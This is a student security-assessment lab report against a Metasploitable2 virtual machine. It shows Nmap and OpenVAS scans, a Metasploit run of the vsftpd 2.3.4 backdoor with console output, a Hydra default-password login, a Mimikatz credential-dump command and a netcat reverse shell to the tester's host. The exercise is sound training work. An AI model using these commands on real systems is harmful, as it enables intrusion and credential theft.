Security Assessment Lab Report

Test Target: Metasploitable2 (192.168.138.128)
Tester: Biswojeet Barik
Tools Used: Nmap, OpenVAS, Metasploit, Netcat, Hydra, VirusTotal

Network Scanning


Tool: Nmap

Nmap is used for network discovery and security auditing, allowing users to find active hosts, services, operating systems, and open ports on a network

Command: nmap -sV 192.168.138.128

```
┌──(root㉿kali)-[/home/kali/Desktop/cyart]
└─# nmap -sV 192.168.138.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 01:08 EDT
Nmap scan report for 192.168.138.128
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Command: nmap -sC -sV 192.168.138.128



```
┌──(root㉿kali)-[/home/kali/Desktop/cyart]
└─# nmap -sC -sV 192.168.138.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 01:07 EDT
Nmap scan report for 192.168.138.128
Host is up (0.0037s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.138.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceNa
ryName=XX
| Not valid before: 2010-03-17T14:07:45
```

Command: nmap -sS 192.168.138.128

```
┌──(root㉿kali)-[/home/kali/Desktop/cyart]
└─# nmap -sS 192.168.138.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 01:10 EDT
Nmap scan report for 192.168.138.128
Host is up (0.0056s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

Command: nmap -A 192.168.138.128

```
┌──(root㉿kali)-[/home/kali/Desktop/cyart]
└─# nmap -A 192.168.138.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-05 01:11 EDT
Nmap scan report for 192.168.138.128
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.138.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
```

Scan Analysis (Stealth Scan vs Aggressive Scan)

A stealth scan **(-sS)** quickly identifies open ports without completing TCP handshakes, reducing detection. An aggressive scan **(-A)** provides OS details, service versions, and script results but is more detectable. Stealth is better for covert recon, while aggressive scanning is suited for thorough vulnerability assessments.

Vulnerability Scanning

Tool: OpenVas

OpenVAS is an open-source vulnerability scanning and management tool that helps to identify security issues like misconfigurations, outdated software, and weak passwords that could be exploited by attackers

Vulnerability Name	CVSS Score	Description
VSFTPD Backdoor	7.5 (High)	The vsftpd 2.3.4 version contains a backdoor that allows remote command execution.
Samba "username map script" Command Execution	6.8 (Medium)	Samba 3.0.20 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via a crafted username.
UnrealIRCD Backdoor	6.5 (Medium)	A malicious IRC server can trigger a backdoor that allows remote command execution.

Exploit Verification:

The **OpenVAS** finding for the **vsftpd** backdoor **(CVE-2011-2523)** was successfully cross-referenced and validated using Metasploit.
The **exploit/unix/ftp/vsftpd_234_backdoor** module was used, which connected to

the target on **port 21** and provided an unauthenticated root shell, confirming the critical nature of this vulnerability.

Exploitation Practice

Tool: Metasploit
Target IP: 192.168.138.128

Command: msfconsole
This command is used to start the Metasploit service We choose the **vsftpd** service for exploitation.

Command: search vsftpd, use exploit/unix/ftp/vsftpd_234_backdoor
Here we search for the exploit of service to be exploited by using the following command followed by **use exploit/unix/ftp/vsftpd_234_backdoor**.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backd


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Command: show options, set rhost, exploit
In this we set the **rhost** and **rport** and finally by **exploit** command

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ...
                                       s5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/us
                                       ml
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.138.128
rhost => 192.168.138.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.138.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.138.128:21 - USER: 331 Please specify the password.
[+] 192.168.138.128:21 - Backdoor service has been spawned, handling...
```

Exploit Summary:

Using **Metasploit**, I targeted the vulnerable **vsftpd 2.3.4** service. After launching **msfconsole**, I loaded the module **exploit/unix/ftp/vsftpd_234_backdoor** and set the **RHOST** to the **Metasploitable2 VM**. Executing the exploit established a command shell on the target, confirming remote code execution. This exploit worked because the backdoored vsftpd version spawns a shell when a specially crafted username is submitted. Once inside, I verified system access with **whoami** and basic Linux commands. This demonstrated how an unpatched **FTP** service could lead to full system compromise, highlighting the importance of patching and disabling unused services.


Privilege Escalation Demo

Checked **/etc/passwd** for writable entries. System did not allow modification without root, but weak services could still be leveraged for escalation.

Post-Exploitation and Persistence

Tool: Mimikatz, Netcat


Mimikatz: Extracted credentials on Windows test VM with the command:
mimikatz.exe "sekurlsa::logonpasswords" exit



Persistence Simulation: Scheduled harmless task **(echo "Hello" > test.txt)** confirmed execution every 5 mins.

Reverse Shell:

On **Kali** use the following command**:**
nc -lvnp 4444




On victim metasploitable:
nc -e /bin/bash 192.168.138.129 4444

The Connection was successful.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.138.128: inverse host lookup failed: Unknown host
connect to [192.168.138.129] from (UNKNOWN) [192.168.138.128] 49406
```

Malware Analysis


EICAR Test File: Created an **EICAR** file by **echo X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H* > test.eicar** and uploaded to VirusTotal → flagged by all AV engines.



Sandbox (Hybrid Analysis) – 50 words:

The sandbox detected the EICAR test file as malicious but standardized antivirus test string. It generated alerts showing file creation, write operations, and AV

detection triggers. No real malicious behavior occurred, but the test verified that monitoring and detection systems correctly identify potential threats.



Password Security

Tool: KeePassXC, Hydra

KeePassXC: Generated 5 strong (16+ char) passwords.
Weak Password Test (Hydra):

hydra -l msfadmin -p msfadmin ftp://192.168.138.128

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -l msfadmin -p msfadmin ftp://192.168.138.128
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-04 11:10:41
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.138.128:21/
[21][ftp] host: 192.168.138.128   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-04 11:10:41
```

Security Assessment Report


Executive Summary

This assessment of the **Metasploitable2** system revealed multiple critical security vulnerabilities that could be easily exploited by a malicious actor. Key findings include a remotely accessible backdoor in the FTP service and weak default credentials, allowing immediate full system compromise. The attacker could then establish persistent access, steal credentials, and move laterally through a network. It is strongly recommended to implement a rigorous patch management program, enforce a policy of strong, unique passwords, and segment networks to limit the blast radius of any potential breach. Regular vulnerability scans and penetration tests are critical to maintaining a strong security posture.

Red Team Operations and Documentation

Technique Summary (HackMD):
The exploit for the **VSFTPD** service was executed, delivering a command-line payload that provided immediate access. Persistence was established using a **Netcat** reverse shell, and lateral movement was simulated by dumping credentials with **Mimikatz**.

Attack Flowchart (Draw.io):



Rules of Engagement (RoE) Draft:

- **Scope:** The engagement is limited to the host at IP **192.168.138.128** (**Metasploitable2 VM**).
- **Authorized Techniques:** All technical means are authorized to gain access and persistence.
- **Restrictions**: No denial-of-service attacks. No exfiltration or modification of real data. Any found credentials are for demonstration purposes only.

MITRE ATT&CK Mapping:
The **vsftpd** backdoor exploit was mapped to **T1190** (Exploit Public-Facing Application) for initial access. The subsequent use of a reverse shell maps

to **T1059.004** (Command and Scripting Interpreter: Unix Shell) and the attempt to dump credentials aligns with **T1003** (OS Credential Dumping).